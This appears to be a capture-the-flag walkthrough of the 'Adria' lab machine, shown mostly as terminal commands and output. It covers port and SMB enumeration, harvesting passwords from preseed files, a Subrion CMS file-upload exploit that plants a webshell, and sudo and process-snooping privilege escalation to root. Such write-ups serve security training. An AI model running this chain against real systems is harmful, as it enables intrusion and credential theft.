

Adria


Adria
created by ||
cromiphi
Release Date // 2024-02-23
MD5 // 8b0f2580ad3254763cc3acef54d7472c
Root // 80
User // 83
Notes //
Enjoy!
Download
Congratz migue1985 you pwned it!



┌──(root㉿kali)-[/home/guel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.28
Starting Nmap 7.95 (https://nmap.org) at 2025-04-06 22:33 EDT
Initiating ARP Ping Scan at 22:33
Scanning 192.168.0.28 [1 port]
Completed ARP Ping Scan at 22:33, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:33
Scanning 192.168.0.28 [65535 ports]
Discovered open port 22/tcp on 192.168.0.28
Discovered open port 139/tcp on 192.168.0.28
Discovered open port 80/tcp on 192.168.0.28
Discovered open port 445/tcp on 192.168.0.28
Increasing send delay for 192.168.0.28 from 0 to 5 due to 4245 out
Increasing send delay for 192.168.0.28 from 5 to 10 due to 865 out
Increasing send delay for 192.168.0.28 from 10 to 20 due to 2305 ou
Increasing send delay for 192.168.0.28 from 20 to 40 due to max_suc
Increasing send delay for 192.168.0.28 from 40 to 80 due to max_suc
Increasing send delay for 192.168.0.28 from 80 to 160 due to max_su
Increasing send delay for 192.168.0.28 from 160 to 320 due to max_s
Increasing send delay for 192.168.0.28 from 320 to 640 due to max_s
Increasing send delay for 192.168.0.28 from 640 to 1000 due to max_
Completed SYN Stealth Scan at 22:34, 90.83s elapsed (65535 total po
Nmap scan report for 192.168.0.28
Host is up, received arp-response (0.0025s latency).
Scanned at 2025-04-06 22:33:27 EDT for 90s
Not shown: 65531 closed tcp ports (reset)
PORT   STATE SERVICE   REASON
22/tcp open ssh   syn-ack ttl 64
80/tcp open http   syn-ack ttl 64
139/tcp open netbios-ssn syn-ack ttl 64
445/tcp open microsoft-ds syn-ack ttl 64
MAC Address: 08:00:27:80:EE:B9 (PCS Systemtechnik/Oracle VirtualBox

```
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 dd:83:da:cb:45:d3:a8:ea:c6:be:19:03:45:76:43:8c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOHL4gbzUOgWlMW/HgWp
dtwU=
|   256 e5:5f:7f:25:aa:c0:18:04:c4:46:98:b3:5d:a5:2b:48 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC0o8/EYPi0jQMqY1zqXqlKfugpCtjg0i5m3bzbyfqxt
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-title: Did not follow redirect to http://adria.hmv/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_http-server-header: Apache/2.4.57 (Debian)
|_http-favicon: Unknown favicon MD5: 09BDDB30D6AE11E854BFF82ED638542B
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4
MAC Address: 08:00:27:80:EE:B9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: ADRIA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   ADRIA<00>            Flags: <unique><active>
```

```
┌──(root㉿kali)-[/home/guel]
└─# whatweb 192.168.0.28
http://192.168.0.28 [302 Found] Apache[2.4.57], Cookies[INTELLI_7da515443a], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.
168.0.28], RedirectLocation[http://adria.hmv/]
ERROR Opening: http://adria.hmv/ - no address for adria.hmv
```




```
┌──(root㉿kali)-[/home/guel]
└─# smbmap -H 192.168.0.28
```




```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.0.28:445        Name: adria.hmv                 Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        DebianShare                                             READ ONLY
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.17.12-Debian)
        nobody                                                  NO ACCESS       Home Directories
[*] Closed 1 connections
```

```
┌──(root㉿kali)-[/home/guel]
└─# smbmap -H 192.168.0.28 -r DebianShare
```




```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.0.28:445        Name: adria.hmv                 Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        DebianShare                                             READ ONLY
        ./DebianShare
        dr--r--r--                0 Mon Dec  4 04:32:45 2023    .
        dr--r--r--                0 Sat Jul 22 04:10:13 2023    ..
        fr--r--r--          2756857 Mon Nov  6 10:56:24 2023    configz.zip
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.17.12-Debian)
        nobody                                                  NO ACCESS       Home Directories
[*] Closed 1 connections
```

```
┌──(root㉿kali)-[/home/guel]
└─# smbmap -H 192.168.0.28 -r --download DebianShare/configz.zip

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[+] Starting download: DebianShare\configz.zip (2756857 bytes)
[+] File output to: /home/guel/192.168.0.28-DebianShare_configz.zip
[*] Closed 1 connections
```



```
┌──(root㉿kali)-[/home/…/configz/boot/grub/x86_64-efi]
└─# searchsploit Subrion
 Exploit Title                                                                    |  Path
Subrion 3.x - Multiple Vulnerabilities                                            | php/webapps/38525.txt
Subrion 4.2.1 - 'Email' Persistant Cross-Site Scripting                           | php/webapps/47469.txt
Subrion Auto Classifieds - Persistent Cross-Site Scripting                        | php/webapps/14391.txt
SUBRION CMS - Multiple Vulnerabilities                                            | php/webapps/17390.txt
Subrion CMS 2.2.1 - Cross-Site Request Forgery (Add Admin)                        | php/webapps/21267.txt
subrion CMS 2.2.1 - Multiple Vulnerabilities                                      | php/webapps/22159.txt
Subrion CMS 4.0.5 - Cross-Site Request Forgery (Add Admin)                        | php/webapps/47851.txt
Subrion CMS 4.0.5 - Cross-Site Request Forgery Bypass / Persistent Cross-Site Scripting | php/webapps/40553.txt
Subrion CMS 4.0.5 - SQL Injection                                                 | php/webapps/40202.txt
Subrion CMS 4.2.1 - 'avatar[path]' XSS                                            | php/webapps/49346.txt
Subrion CMS 4.2.1 - Arbitrary File Upload                                         | php/webapps/49876.py
Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Add Amin)                  | php/webapps/50737.txt
Subrion CMS 4.2.1 - Cross-Site Scripting                                          | php/webapps/45150.txt
Subrion CMS 4.2.1 - Stored Cross-Site Scripting (XSS)                             | php/webapps/51110.txt
Shellcodes: No Results
```

```
┌──(root㉿kali)-[/home/guel/Work/configz]
└─# grep -r 'passwd'
grep: isolinux/ldlinux.c32: binary file matches
grep: isolinux/vesamenu.c32: binary file matches
preseed/master.preseed:d-i passwd/user-fullname string admin
preseed/master.preseed:d-i passwd/username string admin
preseed/master.preseed:d-i passwd/user-password password jojo1989
preseed/master.preseed:d-i passwd/root-login boolean true
preseed/master.preseed:d-i passwd/root-password password jojo1989
preseed/master.seed:d-i passwd/user-fullname string Adam Lewis
preseed/master.seed:d-i passwd/username string alewis
preseed/master.seed:#d-i passwd/user-password password insecure
preseed/master.seed:#d-i passwd/user-password-again password insecure
preseed/master.seed:d-i passwd/user-password-crypted 158f5ddb69d03f91bb449ee170913268
preseed/master.seed:d-i passwd/user-uid string 1010
```



```
root@kali: /home/guel/Work/configz
┌──(root㉿kali)-[/home/guel/Work/configz]
└─# python3 exploitSubrion.py -u http://adria.hmv/panel/ -l admin -p jojo1989
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://adria.hmv/panel/
[+] Success!
[+] Got CSRF token: vI37FR2HRM47nceasNOPzK6st3CdOcs4N2GpCGVc
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: vdbpmfjutvwgcyz

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://adria.hmv/panel/uploads/vdbpmfjutvwgcyz.phar

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$
```

```
www-data@adria:/opt$ sudo -l
Matching Defaults entries for www-data on adria:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on adria:
    (adriana) NOPASSWD: /usr/bin/scalar
www-data@adria:/opt$
```

```
adriana@adria: /opt
NAME
       scalar - A tool for managing large Git repositories

SYNOPSIS
       scalar clone [--single-branch] [--branch <main-branch>] [--full-clone] <url> [<enlistment>]
       scalar list
       scalar register [<enlistment>]
       scalar unregister [<enlistment>]
       scalar run ( all | config | commit-graph | fetch | loose-objects | pack-files ) [<enlistment>]
       scalar reconfigure [ --all | <enlistment> ]
       scalar diagnose [<enlistment>]
       scalar delete <enlistment>

DESCRIPTION
       Scalar is a repository management tool that optimizes Git for use in large repositories. Scalar improves performance by configuring advanced Git setti
ngs,
       maintaining repositories in the background, and helping to reduce data sent across the network.

       An important Scalar concept is the enlistment: this is the top-level directory of the project. It usually contains the subdirectory src/ which is a Gi
t
       worktree. This encourages the separation between tracked files (inside src/) and untracked files, such as build artifacts (outside src/). When registe
ring an
       existing Git worktree with Scalar whose name is not src, the enlistment will be identical to the worktree.

       The scalar command implements various subcommands, and different options depending on the subcommand. With the exception of clone, list and reconfigur
e
       --all, all subcommands expect to be run in an enlistment.

       The following options can be specified before the subcommand:

       -C <directory>
           Before running the subcommand, change the working directory. This option imitates the same option of git(1).

       -c <key>=<value>
           For the duration of running the specified subcommand, configure this setting. This option imitates the same option of git(1).

COMMANDS
   Clone
       clone [<options>] <url> [<enlistment>]
           Clones the specified repository, similar to git-clone(1). By default, only commit and tree objects are cloned. Once finished, the worktree is loca
ted at
           <enlistment>/src.
!/bin/bash
```

```
www-data@adria:/opt$ sudo -u adriana /usr/bin/scalar help
adriana@adria:/opt$
```

```
adriana@adria:/opt$ ls
backup
adriana@adria:/opt$ cat backup
#!/bin/bash

PASSWORD=$(/usr/bin/cat /root/pass)

read -ep "Password: " USER_PASS

if [[ $PASSWORD == $USER_PASS ]] ; then

  /usr/bin/echo "Authorized access"
  /usr/bin/sleep 1
  /usr/bin/zip -r -e -P "$PASSWORD" /opt/backup.zip /var/www/html
else
  /usr/bin/echo "Access denied"
  exit 1
fi
adriana@adria:/opt$
```

pspy y listo

```
2025/04/07 20:12:23 CMD: UID=1001  PID=43409  | /bin/bash ./pass.sh
2025/04/07 20:12:23 CMD: UID=0     PID=43414  | /bin/bash /opt/backup
2025/04/07 20:12:23 CMD: UID=0     PID=43413  | sudo /opt/backup
2025/04/07 20:12:23 CMD: UID=0     PID=43415  | /bin/bash /opt/backup
2025/04/07 20:12:23 CMD: UID=0     PID=43416  | /bin/bash /opt/backup
2025/04/07 20:12:23 CMD: UID=0     PID=43417  | /bin/bash /opt/backup
2025/04/07 20:12:24 CMD: UID=0     PID=43418  | /usr/bin/zip -r -e -P 8eNctPoCh4Potes5eVD7eMxUw6wRBmG /opt/backup.zip /var/www/html
2025/04/07 20:12:30 CMD: UID=1001  PID=43422  | /bin/bash ./pass.sh
2025/04/07 20:12:30 CMD: UID=1001  PID=43421  | /bin/bash ./pass.sh
2025/04/07 20:12:30 CMD: UID=1001  PID=43420  | /bin/bash ./pass.sh
2025/04/07 20:12:30 CMD: UID=1001  PID=43419  | /bin/bash ./pass.sh
2025/04/07 20:12:30 CMD: UID=0     PID=43424  | sudo /opt/backup
2025/04/07 20:12:30 CMD: UID=0     PID=43423  | sudo /opt/backup
2025/04/07 20:12:30 CMD: UID=0     PID=43425  | /usr/bin/cat /root/pass
```


root@adria /home/adriana
#
root@adria /home/adriana
# id
uid=0(root) gid=0(root) groups=0(root)
root@adria /home/adriana
whoami
root
root@adria /home/adriana
cat /root/root.txt
3a61b172fd39402aa96b1653a18e38a1
root@adria /home/adriana
#